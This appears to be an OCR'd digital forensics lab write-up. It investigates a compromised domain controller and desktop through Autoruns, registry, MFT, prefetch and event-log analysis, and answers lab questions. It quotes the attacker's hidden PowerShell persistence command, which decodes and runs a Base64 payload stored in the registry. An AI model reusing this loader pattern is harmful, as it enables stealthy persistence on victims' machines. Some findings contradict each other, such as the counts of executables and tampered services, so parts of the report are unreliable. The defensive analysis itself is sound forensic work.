
```
C:\Users\Administrator\Desktop>psexec -accepteula -s -i cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com
```

Administrator: C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 10.0.19041.264]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>autorunsc.exe -accepteula -a * -h -s -c > autoruns.csv

Sysinternals Autoruns v14.11 - Autostart program viewer
Copyright (C) 2002-2024 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Users\Administrator\Desktop>
```

Command Prompt

```
Microsoft Windows [Version 10.0.26100.3915]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Kevin Kfoury>
```



We can identify an unauthorized entry named "coreupdate" that is configured to execute a PowerShell command upon user logon. This entry is located under the registry path HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run.

The command executed is the following:


%COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0; iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String((Get-Item 'HKLM:Software\q9Z1bssi').GetValue('JqxNhWJA'))))"

This command is highly suspicious for several reasons:

- It uses %COMSPEC% (which resolves to cmd.exe) to start PowerShell in a minimized, hidden window (-w hidden), making it invisible to the user.
- The -nop (No Profile) switch prevents any PowerShell profile scripts from being loaded, which is a common technique used by attackers to avoid detection.
- The iex (Invoke-Expression) command is used to execute a decoded Base64 payload, which is fetched directly from the Windows Registry at HKLM:Software\q9Z1bssi (JqxNhWJA).
- This method of using a Base64-encoded payload stored in the registry is a known persistence technique, where the attacker avoids leaving a visible script or file on disk.
- The command is designed to be stealthy, running in the background without any visible window, making it difficult for a user to detect.

This indicates that the attacker has established persistence on the system using an obfuscated PowerShell command that is automatically executed upon logon. This is a classic example of a registry-based persistence technique.

It is generally better to capture autoruns data from a live system rather than from an offline analysis of registry files. This is because some persistence mechanisms may not be visible in offline data due to missing context or hidden entries. As highlighted in a blog on the SANS website, live Autoruns analysis can detect certain persistence mechanisms that may be missed during offline analysis. (Reference: SANS Blog - Offline Autoruns Revisited: Auditing Malware Persistence).




We can see that multiple executable files were created on 19/09/2020. This determination was made using Timeline Explorer, where a filter was applied to specifically show all executable files (.exe) created on that date. The filtered results show several entries, including the following:


- **coreupdater.exe**
- **FileCoAuth.exe**
- **FileSyncConfig.exe**
- **FileSyncHelper.exe**
- **GameBarElevatedFT_Alias.exe**
- **MicrosoftEdge.exe**
- **OneDriveSetup.exe**
- **OneDriveUpdaterService.exe**
- **python.exe**

- **Skype.exe**

The timestamps associated with these files are all consistent with a creation date of 2020-09-19, with no signs of manipulation, as the Standard Information (SI) and Filename (FN) attributes match.

Of these executable files, coreupdater.exe is of particular interest as it is known to be the primary malware used in the attack. The other executable files, such as OneDriveSetup.exe and python.exe, are legitimate system or application files that appear to have been created as part of normal system activity or software updates. However, further analysis is recommended to ensure that these files are not tampered versions or used for malicious purposes.






We can see that a new service was created with the following details:


- Date and Time: 2020-09-19
- Event IDs: 7040 and 7045


- Source: Service Control Manager
- System: DESKTOP-SDN1RPT.C137.local
- Description: A new service was installed on the system.
- Service Name: coreupdater
- Start Type: Auto Start
- Account: LocalSystem
- Executable Path: C:\Windows\System32\coreupdater.exe

This confirms that coreupdater.exe was registered as a service on the system with automatic startup, ensuring that it would run each time the system booted up. Given the location of the executable in C:\Windows\System32, this service was configured to appear as a legitimate system process, which is a common technique used by attackers to maintain persistence.

Additionally, we also know from the malfind scan performed in the memory analysis stage that the spoolsv service was tampered with. Spoolsv.exe is a legitimate Windows process that manages printing tasks, but it is a known target for process injection by attackers due to its system privileges. The fact that spoolsv was tampered with further supports the conclusion that the system was compromised, and the attacker leveraged both coreupdater.exe and the manipulated spoolsv service for persistence and potentially other malicious actions.







We extracted details pertaining to the prefetch files on the system and identified all the relevant details from within Timeline Explorer. Prefetch files are a feature in Windows that help improve application startup speed by storing information about the application's execution. By analyzing these files, we can determine the history of program executions on the system.

From the analysis, we determined that coreupdater.exe, which has been identified as malware, was executed on the system. The specific details extracted are as follows:

- Executable Name: coreupdater.exe
- Last Execution Time: 2020-09-19 02:40
- Execution Count: 1 (indicating it was only executed once)
- Volume ID: VOLUME{01d68d85e0da1e22-b0e0e8ff}
- Path: C:\Windows\System32\coreupdater.exe

This information is crucial because it provides a clear indication of when the malware was executed and the volume on which it was stored. The fact that it was executed only once aligns with the timeline of the incident, suggesting that the attacker likely used this executable during their attack. The prefetch file's existence also confirms that coreupdater.exe was run on the system, eliminating the possibility that it was simply placed there without execution.

Summary

CITADEL-DC01

1. **What user account(s) were compromised?**

   The primary user account compromised was the **Administrator** account. Analysis of `.lnk` files and file access times, as well as the context of file modifications and deletions, points to malicious activity under this account.

2. **What files were accessed by the attacker(s)?**

   The following files were accessed by the attacker:

   - NoJerry.lnk (Target: C:\FileShare\Secret\NoJerry.txt)
   - PortalGunPlans.lnk (Target: C:\FileShare\Secret\PortalGunPlans.txt)
   - SECRET_beth.lnk (Target: C:\FileShare\Secret\SECRET_beth.txt)
   - Szechuan Sauce.lnk (Target: C:\FileShare\Secret\Szechuan Sauce.txt)
   - Beth_Secret.lnk (Target: C:\FileShare\Secret\Beth_Secret.txt)

3. **Which sensitive documents were exfiltrated?**

   While definitive proof of exfiltration requires network traffic analysis, the accessed files within the C:\FileShare\Secret\ directory are highly likely candidates for exfiltration. Further analysis of network activity is needed to confirm exfiltration.

4. **Were any files deleted or renamed?**

   Yes. Evidence from the USN Journal and MFT analysis indicates the following:

   - SECRET_beth.txt was deleted.
   - A new txt file was created and renamed to Beth_Secret.txt.
   - Secret.zip was created and quickly deleted.

5. **Was timestomping used? On which files?**

   Yes. Timestomping was used on the Beth_Secret.txt file. This was confirmed by the discrepancy between the "$SI Created" timestamp and the "$FN Created" timestamp observed in MFT Explorer and MFTECmd analysis.

6. **What was the original content and name of exfiltrated files?**

   The original content of Beth_Secret.txt was "Earth beth is the real beth," as recovered from the Recycle Bin. The current content is "Space beth is the real beth," indicating modification by the

attacker. The contents of other accessed files were also examined: PortalGunPlans.txt: Instructions for a "portal gun", and Szechuan Sauce.txt: A recipe for Szechuan dipping sauce.

7. **Was any user’s data accessed or stolen?**

   Yes. Access to files within the Administrator's Recent folder and the C:\FileShare\Secret\ directory confirms that user data was accessed.

8. **Were USBs mounted?**

   No USB devices were mounted during the timeframe of the attack. Analysis of the registry's USBSTOR key revealed entries related to internal USB controllers and standard peripherals, but no evidence of external storage devices.

9. **Extract registry hives and parse with Registry tools (Registry Explorer, Regriper). What autostart entries are visible?**

   Registry analysis identified the following autostart entries: VMware Tools and coreupdater.

10. **Extract and parse the MFT. What is the $STANDARD_INFORMATION vs $FILE_NAME timestamp discrepancy for timestomped file?**

    The $STANDARD_INFORMATION (SI) creation timestamp for Beth_Secret.txt is 2020-09-19 03:35:07, while the $FILE_NAME (FN) creation timestamp is 2020-09-18 23:33:34.

11. **Recover the deleted file before timestomping. What was its original content?**

    The original content of Beth_Secret.txt was "Earth beth is the real beth".

12. **Examine autoruns.csv - identify unauthorized entries.**

    The unauthorized entry identified in autoruns.csv is coreupdater. It is configured to run as a service and at logon, with the executable located in C:\Windows\System32\. This indicates a malicious persistence mechanism established by the attacker.

13. **List all executable files created on Sept 19th.**

    Only one executable file was found to be created on September 19th, 2020: coreupdater.exe located in .\Windows\System32\, created at 02:24.

14. **Which services on the desktop system were tampered with?**

    The following services were tampered with (installed) on September 19th: outmgo, coreupdater, mszhao, and pmhrio.

DESKTOP-SDN1RPT

1. What user account(s) were compromised?

The Administrator account was compromised, as it was used to execute coreupdater.exe and other suspicious actions.

2. What files were accessed by the attacker(s)?

Files within the directory "Administrator\AppData\Roaming\Microsoft\Windows\Recent" were accessed, including Documents.lnk, loot.lnk, and My Social Security Number.lnk.

3. Which sensitive documents were exfiltrated?

The file "loot.zip" was exfiltrated, which likely contained "My Social Security Number.txt".

4. Were any files deleted or renamed?

Yes, based on the analysis of the $MFT and $J (USN Journal), several files were renamed or deleted, including multiple versions of "My Social Security Number.zip".

5. Was timestomping used? On which files?

A timestamp discrepancy was detected between Created0x10 (SI) and Created0x30 (FN) attributes on several files, but this was likely due to a system clock discrepancy rather than deliberate timestomping.

6. What was the original content and name of exfiltrated files?

The exfiltrated file "loot.zip" likely contained "My Social Security Number.txt".

7. Was any user’s data accessed or stolen?

Yes, the user's sensitive document "My Social Security Number.txt" was accessed and likely exfiltrated.

8. Were USBs mounted?

Yes, multiple USB devices were mounted as shown in the USBSTOR registry entries.

9. Extract registry hives and parse with Registry tools (Registry Explorer, RegRipper). What autostart entries are visible?

An unauthorized entry "coreupdate" was visible under HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run, executing a hidden PowerShell command.

10. Extract and parse the MFT. What is the $STANDARD_INFORMATION vs $FILE_NAME timestamp discrepancy for timestomped file?

The timestamp discrepancy is approximately one year between Created0x10 (2019) and Created0x30 (2020) for some system files, most likely due to a system clock discrepancy.

11. Recover the deleted file before timestomping. What was its original content?

None of the files would logically be timestomped by the attacker since they do not contain any valuable information and are strictly system-related. The files in question are primarily configuration files, system schemas, and standard application data. The observed time discrepancy is most likely due to a system clock discrepancy or a file restoration process. As such, there is no valuable original content that was hidden by timestomping.

12. What tools or binaries were dropped? Are they in Prefetch?

The binary "coreupdater.exe" was dropped and is visible in Prefetch. FTK Imager was also seen, but it was likely used during disk imaging rather than by the attacker.

13. Examine autoruns.csv - identify unauthorized entries.

An unauthorized entry "coreupdate" was identified, configured to execute a Base64-encoded PowerShell command on startup.

14. List all executable files created on Sept 19th.

Multiple executable files were created on 19/09/2020, including coreupdater.exe (malware) in .\Windows\System32, and several legitimate files such as OneDriveSetup.exe, FileSyncHelper.exe, and python.exe in user directories. The consistent timestamps (Created0x10 and Created0x30) confirm that these files were created on this date without evidence of manipulation. Among these, coreupdater.exe is the primary malware used in the attack.

15. Which services on the desktop system were tampered with?


The coreupdater service was created, and the spoolsv service was tampered with (as identified during memory analysis).

